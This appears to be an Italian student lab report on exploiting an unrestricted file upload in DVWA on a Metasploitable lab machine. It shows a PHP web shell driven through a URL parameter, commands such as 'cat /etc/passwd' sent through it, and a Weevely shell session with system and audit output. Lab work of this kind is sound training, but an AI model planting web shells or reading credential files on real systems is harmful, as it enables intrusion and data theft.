

Consegna:

Bonus: intercettazione del login con Burpsuite:


Vediamo in chiaro le credenziali di accesso a DVWA con Burp




1) Indicazione del codice PHP utilizzato. Come suggerito da slide creiamo una shell php direttamente dall'editor di testo. Il funzionamento della shell è reso possibile dall'iniezione di codice direttamente dall'URL a cui si farà riferimento in seguito, ovvero: (192.168.50.101/dvwa/hackables/uploads/shell1.php?cmd=….)




2) Risultato del caricamento:




3) Intercettazioni con Burpsuite, dal quale possiamo anche modificare le richieste effettuate, come nella seconda immagine dove modifichiamo la richiesta richiedendo il comando "ls".






4) Risultato della richiesta ls:




5) Eventuali altre scoperte:
La prima richiesta effettuata è una cat+/etc/passwd, che ci mostra il contenuto dei file presenti nella directory scelta (etc/passwd)




La seconda richiesta utilizzata è un ls../../ che ci mostra i file presenti nel percorso ../../ ovvero due directory “superiori” a quella di ls normale


6) Bonus – Weevely
Weevely è un tool che permette di aprire dal terminale una shell php nell’URL dove viene caricata. Il procedimento è così illustrato
1- Creazione della shell e della password (lillo)



2- Upload del file come nella precedente shell
3- Inserimento del comando Weevely, indirizzo di riferimento e password per aprire la shell



Caricamento effettuato:



4- Esecuzione dei comandi da terminale


ls

```
┌──(davide㉿kali)-[~]
└─$ weevely http://192.168.50.101/dvwa/hackable/uploads/weevely.php lillo

[+] weevely 4.0.1

[+] Target:     192.168.50.101
[+] Session:    /home/davide/.weevely/sessions/192.168.50.101/weevely_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
The remote script execution triggers an error 500, check script and payload integrity
Shell2.php
dvwa_email.png
shell.php
shell1.php
weevely.php
www-data@192.168.50.101:/var/www/dvwa/hackable/uploads $
```

System info:


document_root	/var/www/
whoami	www-data
hostname	
pwd	/var/www/dvwa/hackable
open_basedir	
safe_mode	False
script	/dvwa/hackable/uploads/weevely.php
script_folder	/var/www/dvwa/hackable/uploads
uname	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
os	Linux
client_ip	192.168.50.108
max_execution_time	30
php_self	/dvwa/hackable/uploads/weevely.php
dir_sep	/
php_version	5.2.4-2ubuntu5.10

System extensions: per visualizzare le estensioni supportate dal URL a cui abbiamo iniettato la shell



php_extensions	
	zip
	xmlwriter
	libxml
	xml
	wddx
	tokenizer
	sysvshm
	sysvsem
	sysvmsg
	session
	SimpleXML
	sockets
	soap
	SPL
	shmop
	standard
	Reflection
	posix
	mime_magic
	mbstring
	json
	iconv
	hash
	gettext
	ftp
	filter
	exif
	dom
	dba
	date
	ctype
	calendar
	bz2
	bcmath
	zlib
	pcre
	openssl
	xmlreader
	cgi-fcgi
	gd
	mysql
	mysqli
	PDO
	pdo_mysql
apache_modules	

Audit php. Una funzionalità che ho trovato interessante è audit php. Ci mostra alcune info di base e tutti i comandi a cui possiamo fare riferimento per manipolare i file e le configurazioni possibili.



Operating System	Linux
PHP version	5.2.4-2ubuntu5.10
User	www-data
open_basedir	Unrestricted
expose_php	PHP configuration information exposed
file_uploads	File upload enabled
display_errors	Information display on error enabled
splFileObject	Class splFileObject can be used to bypass restrictions
get_loaded_extensions	Configuration exposed
phpinfo	Configuration exposed
phpversion	Configuration exposed
	Configuration exposed
chgrp	Filesystem manipulation
chmod	Filesystem manipulation
chown	Filesystem manipulation
copy	Filesystem manipulation
link	Filesystem manipulation
mkdir	Filesystem manipulation
rename	Filesystem manipulation
rmdir	Filesystem manipulation
symlink	Filesystem manipulation
touch	Filesystem manipulation
unlink	Filesystem manipulation
posix_mkfifo	Filesystem manipulation
	Filesystem manipulation
openlog	Log tampering
syslog	Log tampering
closelog	Log tampering
	Log tampering
exec	Process execution
passthru	Process execution
popen	Process execution
proc_open	Process execution
shell_exec	Process execution
system	Process execution
	Process execution
dl	Process manipulation
proc_close	Process manipulation
proc_get_status	Process manipulation
proc_terminate	Process manipulation
proc_nice	Process manipulation
putenv	Process manipulation
posix_setpgid	Process manipulation
posix_setsid	Process manipulation
posix_setuid	Process manipulation
	Process manipulation